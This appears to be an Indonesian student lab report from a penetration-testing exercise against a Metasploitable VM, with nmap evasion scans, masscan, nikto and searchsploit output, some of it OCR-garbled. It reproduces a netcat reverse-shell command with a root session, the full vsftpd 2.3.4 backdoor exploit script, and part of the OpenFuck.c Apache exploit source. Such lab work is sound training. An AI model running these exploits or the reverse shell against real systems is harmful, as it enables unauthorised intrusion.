|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.10.92
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_EXPORT_WITH_RC4_40_MD5
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
```

Analisis:

1. Kerentanan apa saja yang dapat ditemukan?

   Banyak kerentanan yang ditemukan ditandai dengan VULNERABLE

2. Apakah ada exploit yang dapat digunakan?

   Ada

6. BYPASS FIREWALL DENGAN STEALTH SCAN

   Perintah

   nmap –sS –T2 192.168.10.166

   Hasil:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 14:24 WIB
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.10.166
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
```

```
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.securityfocus.com/bid/70574
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
```

```
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
```

Analisis:

1. Apakah scanning berhasil dilakukan tanpa terdeteksi?

   Berhasil

2. Apa keunggulan teknik ini dibanding teknik biasa?

   Dapat melakukan scanning tanpa terdeteksi dan memiliki hasil lebih banyak

7. SCANNING DENGAN FRAGMENTASI PACKET

   Perintah:

   nmap –f 192.168.10.92

   Hasil:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 15:03 WIB
Nmap scan report for 192.168.10.92
Host is up (0.0022s latency).
```

```
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:A8:FC:2C (VMware)


Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```

Analisis:

1. Bagaimana perbedaan teknik scanning ini dengan teknik biasa?
   Dengan teknik ini, packet difragmentasi atau dipisah pisah menjadi lebih kecil dan waktu untuk scanning sedeikit lebih lambat dari scanning biasa.
2. Apakah firewall berhasil dilewati?
   Banyak port terbuka terdeteksi seperti:

21 (FTP), 23 (Telnet), 139/445 (Samba), 5900 (VNC), 1524 (ingreslock)

Ini menandakan **firewall tidak memblokir paket yang terfragmentasi**, atau **tidak mampu melakukan reassembly dan analisis fragmen dengan baik**.

8. SCANNING DENGAN IP PALSU (DECOY SCAN)

Perintah:

nmap –sS –D RND:10 192.168.10.92

Hasil:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 13:57 WIB
Nmap scan report for 192.168.10.92
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

```
MAC Address: 00:0C:29:A8:FC:2C (VMware)


Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
```

Analisis:

1. Apa keuntungan menggunakan decoy scan?
   Nmap menyertakan alamat IP palsu (decoy) saat scanning, bertujuan untuk membingunkan target. RND:10 artinya nmap menyertakan 10 IP address decoy
2. Apakah ada perbedaan hasil dibanding scanning biasa?
   Perbedaannya ada pada jejak digitalnya, akan ada banyak IP yang terdeteksi.

9. SCANNING DENGAN EXPLOIT (NMAP NSE)

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 13:58 WIB
Nmap scan report for 192.168.10.92
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.10.92
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.10.92:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.10.92:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/passwd/TWiki/WebHome
|
|     Path: http://192.168.10.92:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/passwd/Main/WebHome
```

```
|
|     Path: http://192.168.10.92:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/edit/TWiki/
|
|     Path: http://192.168.10.92:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/view/TWiki/TWikiSkins
|
|     Path: http://192.168.10.92:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-
bin/manage/TWiki/ManagingWebs
|
|     Path:
http://192.168.10.92:80/mutillidae/index.php?page=register.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=register.php
|
|     Path: http://192.168.10.92:80/mutillidae/index.php?page=user-
info.php
|     Form id: id-bad-cred-tr
|_    Form action: ./index.php?page=user-info.php
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See
http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
```

```
8180/tcp open  unknown
MAC Address: 00:0C:29:A8:FC:2C (VMware)

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to
debug)

Nmap done: 1 IP address (1 host up) scanned in 17.40 seconds
```

Analisa

1. Apa saja eksploit yang ditemukan

   CSRF (Cross Site Request Forgery), IRC UnrealIRCd Backdoor,

2. Bagaimana cara mengatasi exploit yang terdeteksi

   Terapkan **token CSRF** pada setiap form yang mengubah data atau status (misal login, update data).

   Gunakan metode **POST** dan validasi origin/referer header.

   Update aplikasi yang terdampak (DVWA, Mutillidae, TWiki) ke versi terbaru dengan patch keamanan.

C. **MASSCAN**

1 Melakukan scanning port terbuka di jaringan lokal

sudo masscan -pl-65535192 192.168.10.92 —rate=5000

```
Discovered open port 513/tcp on 192.168.10.92

Discovered open port 21/tcp on 192.168.10.92

Discovered open port 53/tcp on 192.168.10.92

Discovered open port 25/tcp on 192.168.10.92

Discovered open port 41914/tcp on 192.168.10.92

Discovered open port 514/tcp on 192.168.10.92

Discovered open port 139/tcp on 192.168.10.92

Discovered open port 6697/tcp on 192.168.10.92

Discovered open port 6667/tcp on 192.168.10.92
```

```
Discovered open port 1524/tcp on 192.168.10.92

Discovered open port 3632/tcp on 192.168.10.92

Discovered open port 42751/tcp on 192.168.10.92

Discovered open port 512/tcp on 192.168.10.92

Discovered open port 23/tcp on 192.168.10.92

Discovered open port 50661/tcp on 192.168.10.92

Discovered open port 3306/tcp on 192.168.10.92

Discovered open port 8180/tcp on 192.168.10.92

Discovered open port 8009/tcp on 192.168.10.92

Discovered open port 80/tcp on 192.168.10.92

Discovered open port 5900/tcp on 192.168.10.92

Discovered open port 2049/tcp on 192.168.10.92

Discovered open port 8787/tcp on 192.168.10.92

Discovered open port 2121/tcp on 192.168.10.92

Discovered open port 22/tcp on 192.168.10.92
```

2 Melakukan stealth scanning dengan teknik firewall evasion

Sudo masscan –p22,80,443 192.168.10.92 --rate=500 –source-port 1337

```
Discovered open port 80/tcp on 192.168.10.92
Discovered open port 22/tcp on 192.168.10.92
```

3 Membandingkan hasil Masscan dengan Nmap dalam satu laporan

D. **NETCAT**

1 Melakukan scanning port terbuka menggunakan Netcat

```
192.168.10.92: inverse host lookup failed: Unknown host (UNKNOWN) [192.168.10.92] 3632 (distcc) open (UNKNOWN) [192.168.10.92] 3306 (mysql) open (UNKNOWN) [192.168.10.92] 2121 (iprop) open (UNKNOWN) [192.168.10.92] 2049 (nfs) open (UNKNOWN) [192.168.10.92] 1524 (ingreslock) open (UNKNOWN) [192.168.10.92] 1099 (rmiregistry) open (UNKNOWN) [192.168.10.92] 514 (shell) open (UNKNOWN) [192.168.10.92] 513 (login) open (UNKNOWN) [192.168.10.92] 512 (exec) open (UNKNOWN) [192.168.10.92] 445 (microsoft-ds) open (UNKNOWN) [192.168.10.92] 139 (netbios-ssn) open (UNKNOWN) [192.168.10.92] 111 (sunrpc) open (UNKNOWN) [192.168.10.92] 80 (http) open (UNKNOWN) [192.168.10.92] 53
```

```
(domain) open (UNKNOWN) [192.168.10.92] 25 (smtp) open (UNKNOWN) [192.168.10.92] 23 (telnet) open (UNKNOWN) [192.168.10.92] 22 (ssh) open (UNKNOWN) [192.168.10.92] 21 (ftp) open
```

2 Melakukan banner grabbing untuk layanan HTTP & SMTP

```
          _                    _       _ _        _     _
____


_ __ ___ _/ | __ _ ___ _ __  | | ___ (_) | __ | |_ | | | / \ |
'_ _ \ / _ \ __/ _ / | '_ | |/ _ | | / ` | ' | |/ _ \ ) | | |
| | | | / || (/ _ \ |) | / () | | || (/ | /) | | _// _/ //
/_/ /|__/__,|_/ ./|_|_/||__,|_./|/_/___/ /|
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

3 Membuka reverse shell menggunakan Netcat

```
┌──(ghany㉿ghany)-[~]
└─$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.10.67] from (UNKNOWN) [192.168.10.92] 39865
./hello.sh
HAllo, nama aku ghany, aku ingin menjadi heker roblox

whoami
root
pwd
/home/msfadmin
```

```
msfadmin@metasploitable:~$ sudo nc 192.168.10.67 -e /bin/bash 1234
^[Smsfadmin@metasploitable:~$
```

4 Membandingkan hasil Netcat dengan Nmap & Masscan

Fitur / Alat	Nmap	Masscan	Netcat (nc)
Kecepatan Scan	Sedang	Sangat cepat	Manual (per-port)

Deteksi Port Terbuka	Ya	Ya	Ya (satu per satu)
Deteksi Layanan (Service)	Ya	Tidak	Bisa (melalui banner grabbing)
Deteksi Versi	Ya	Tidak	Tidak
Deteksi OS	Ya	Tidak	Tidak
Deteksi Vulnerability	Ya (menggunakan NSE scripts)	Tidak	Tidak
Interaksi Langsung	Tidak (kecuali dengan script khusus)	Tidak	Ya (interaktif)
Cocok untuk	Audit keamanan dan analisis mendalam	Pemindaian cepat dalam skala besar	Pengujian manual, eksploitasi, reverse shell
Output	Detail: port, service, versi, celah	Cepat: hanya daftar port terbuka	Basic: respon dari port yang dikoneksi
Kelebihan	Lengkap & powerful	Sangat cepat untuk scan banyak target	Sederhana & fleksibel (tools Swiss-army knife)

E. **NIKTO**

1 PEMINDAIAN DASAR PADA WEB SERVER

Jalankan perintah berikut untuk memindai target: nikto —h 192.168.10.92

- Nikto v2.5.0/
+ Target Host: 192.168.10.92
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:
+ HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ GET /index: Uncommon header 'tcn' found, with contents: list.
+ GET /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See:

http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275:
+ GJMNRZFY /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ TRACE /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing:
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ GET /doc/: Directory indexing found.
+ GET /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: CVE-1999-0678:
+ GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184:
+ GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184:
+ GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184:
+ GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184:
+ GET /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: CVE-2003-1418:
+ GET /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET /test/: Directory indexing found.
+ GET /test/: This might be interesting.

+ GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552:
+ GET /icons/: Directory indexing found.
+ GET /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/:
+ GET /phpMyAdmin/: phpMyAdmin directory found.
+ GET /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/:
+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.

Analisa


- Apakah server web rentan terhadap XSS?
  Tidak langsung terlihat eksploit XSS, namun ada beberapa indikator yang menunjukkan potensi risiko XSS:
  - PHP phpinfo.php file ditemukan: Ini adalah sumber informasi sistem yang sangat sensitif, dan bisa dipakai sebagai titik awal untuk serangan XSS atau injeksi lainnya, terutama jika file ini bisa diakses publik tanpa otentikasi..
  - Header keamanan seperti X-Content-Type-Options dan X-Frame-Options tidak disetel:

  Ini bukan XSS secara langsung, tapi memperbesar permukaan serangan.
- Apakah ada informasi yang bocor mengenai server?
  phpinfo.php: Mengekspose konfigurasi sistem lengkap, termasuk path, versi, modul, variabel environment, dsb.
  Directory indexing aktif di beberapa folder (/doc/, /test/, /icons/)
  Pengunjung bisa melihat file-file yang tersedia tanpa perlindungan. Versi Apache dan PHP terbaca secara jelas: Apache/2.2.8 dan PHP/5.2.4-2ubuntu5.10

- Apakah ada potensi kerentanan lainnya?
  HTTP TRACE aktif → rentan XST.

2 MEMINDAI WEB SERVER PADA PORT TERTENTU

Lakukan pemindaian pada port selain 80/443 : nikto —h http://target. com: 8080



Analisa

- Apa yang ditemukan pada port tersebut?
  Belum berhasil karena Nikto tidak melakukan pemindaian terhadap host manapun
- Apakah ada kerentanan yang berbeda dibandingkan dengan pemindaian di port default?

  Belum bisa diketahui, karena semua port yang diuji tidak berhasil dipindai oleh Nikto.

E. SEARCHSPLOIT

1 Mencari eksploitasi berdasarkan nama software

Gunakan Searchsploit untuk mencari eksploitasi vsftpd 2.3.4: searchsploit vsftpd 2 . 3. 4

Exploit: vsftpd 2.3.4 - Backdoor Command Execution
URL: https://www.exploit-db.com/exploits/49757

```
     Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
    Codes: CVE-2011-2523
 Verified: True
File Type: Python script, ASCII text executable
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-
book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable
host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
```

```
password="PASS pass"


tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")


tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

Analisa

- Apa saja eksploitasi yang tersedia untuk vsftpd?
  Eksploitasi memungkinkan remote shell backdoor.
  CVE terkait adalah CVE-2011-2523.
- Apakah eksploit ini bisa langsung digunakan?
  Tergantung pada vsftpd

2 Mencari eksploitasi untuk apache

Cari eksploitasi untuk Apache 2.2.8: searchsploit apache 2 . 2. 8

```
 Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote
Buffer Overflow
     URL: https://www.exploit-db.com/exploits/21671
    Path: /usr/share/exploitdb/exploits/unix/remote/21671.c
   Codes: CVE-2002-0082, OSVDB-857
 Verified: True
File Type: C source, ASCII text, with very long lines (489)
/*
source: https://www.securityfocus.com/bid/5363/info


A buffer-overflow vulnerability has been reported in some versions of
OpenSSL.
```

The issue occurs in the handling of the client key value during the negotiation of the SSLv2 protocol. A malicious client may be able to exploit this vulnerability to execute arbitrary code as the vulnerable server process or possibly to create a denial-of-service condition.

***UPDATE: A worm that likely exploits this vulnerability has been discovered propagating in the wild. Additionally, this code includes peer-to-peer and distributed denial-of-service capabilities. There have been numerous reports of intrusions in Europe. It is not yet confirmed whether this vulnerability is in OpenSSL, mod_ssl, or another component. Administrators are advised to upgrade to the most recent versions or to disable Apache, if possible, until more information is available.
*/

```
/*
 * VERY PRIV8 spabam SPAX@zone-h.org
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 *
 */

#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#include <openssl/ssl.h>
#include <openssl/rsa.h>
```

```
#include <openssl/x509.h>
#include <openssl/evp.h>

/* update this if you add architectures */
#define MAX_ARCH 131

struct archs {
        char* desc;
        int func_addr; /* objdump -R /usr/sbin/apache | grep free */
} architectures[] = {

      {
          "Caldera OpenLinux (apache-1.3.26)",
          0x080920e0
      },
        {
                "Cobalt Sun 6.0 (apache-1.3.12)",
                0x8120f0c
        },
        {
                "Cobalt Sun 6.0 (apache-1.3.20)",
                0x811dcb8
        },
        {
                "Cobalt Sun x (apache-1.3.26)",
                0x8123ac3
        },
        {
                "Cobalt Sun x Fixed2 (apache-1.3.26)",
                0x81233c3
        },
        {
                "Conectiva 4 (apache-1.3.6)",
                0x08075398
```

```
},
{
        "Conectiva 4.1 (apache-1.3.9)",
        0x0808f2fe
},
{
        "Conectiva 6 (apache-1.3.14)",
        0x0809222c
},
{
        "Conectiva 7 (apache-1.3.12)",
        0x0808f874
},
{
        "Conectiva 7 (apache-1.3.19)",
        0x08088aa0
},
{
        "Conectiva 7/8 (apache-1.3.26)",
        0x0808e628
},
{
        "Conectiva 8 (apache-1.3.22)",
        0x0808b2d0
},
{
        "Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)",
        0x08095264
},
{
        "Debian GNU Linux (apache_1.3.19-1)",
        0x080966fc
},
{
```

```
                "Debian GNU Linux (apache_1.3.22-2)",
                0x08096aac
        },
        {
                "Debian GNU Linux (apache-1.3.22-2.1)",
                0x08083828
        },
        {
                "Debian GNU Linux (apache-1.3.22-5)",
                0x08083728
        },
        {
                "Debian GNU Linux (apache_1.3.23-1)",
                0x08085de8
        },
        {
                "Debian GNU Linux (apache_1.3.24-2.1)",
                0x08087d08
        },
{       "Debian Linux GNU Linux 2 (apache_1.3.24-2.1)",
          0x080873ac
        },
        {
                "Debian GNU Linux (apache_1.3.24-3)",
                0x08087d68
        },
        {
                "Debian GNU Linux (apache-1.3.26-1)",
                0x0080863c4
        },
        {
                "Debian GNU Linux 3.0 Woody (apache-1.3.26-1)",
                0x080863cc
        },
```

```
        {       "Debian GNU Linux (apache-1.3.27)",
                0x0080866a3
        },

        /* targets de BSD */

{ "FreeBSD (apache-1.3.9)", 0xbfbfde00 },
{ "FreeBSD (apache-1.3.11)", 0x080a2ea8 },
{ "FreeBSD (apache-1.3.12.1.40)", 0x080a7f58 },
{ "FreeBSD (apache-1.3.12.1.40)", 0x080a0ec0 },
{ "FreeBSD (apache-1.3.12.1.40)", 0x080a7e7c },
{ "FreeBSD (apache-1.3.12.1.40_1)", 0x080a7f18 },
{ "FreeBSD (apache-1.3.12)", 0x0809bd7c },
{ "FreeBSD (apache-1.3.14)", 0xbfbfdc00 },
{ "FreeBSD (apache-1.3.14)", 0x080ab68c },
{ "FreeBSD (apache-1.3.14)", 0x0808c76c },
{ "FreeBSD (apache-1.3.14)", 0x080a3fc8 },
{ "FreeBSD (apache-1.3.14)", 0x080ab6d8 },
{ "FreeBSD (apache-1.3.17_1)", 0x0808820c },
{ "FreeBSD (apache-1.3.19)", 0xbfbfdc00 },
{ "FreeBSD (apache-1.3.19_1)", 0x0808c96c },
{ "FreeBSD (apache-1.3.20)", 0x0808cb70 },
{ "FreeBSD (apache-1.3.20)", 0xbfbfc000 },
{ "FreeBSD (apache-1.3.20+2.8.4)", 0x0808faf8 },
{ "FreeBSD (apache-1.3.20_1)", 0x0808dfb4 },
{ "FreeBSD (apache-1.3.22)", 0xbfbfc000 },
{ "FreeBSD (apache-1.3.22_7)", 0x0808d110 },
{ "FreeBSD (apache_fp-1.3.23)", 0x0807c5f8 },
{ "FreeBSD (apache-1.3.24_7)", 0x0808f8b0 },
{ "FreeBSD (apache-1.3.24+2.8.8)", 0x080927f8 },
{ "FreeBSD 4.6.2-Release-p6 (apache-1.3.26)", 0x080c432c },
{ "FreeBSD 4.6-Realease (apache-1.3.26)", 0x0808fdec },
{ "FreeBSD (apache-1.3.27)", 0x080902e4 },
```

```
{
        "Gentoo Linux (apache-1.3.24-r2)",
        0x08086c34
},
{
        "Mandrake Linux X.x (apache-1.3.22-10.1mdk)",
        0x080808ab
},
{
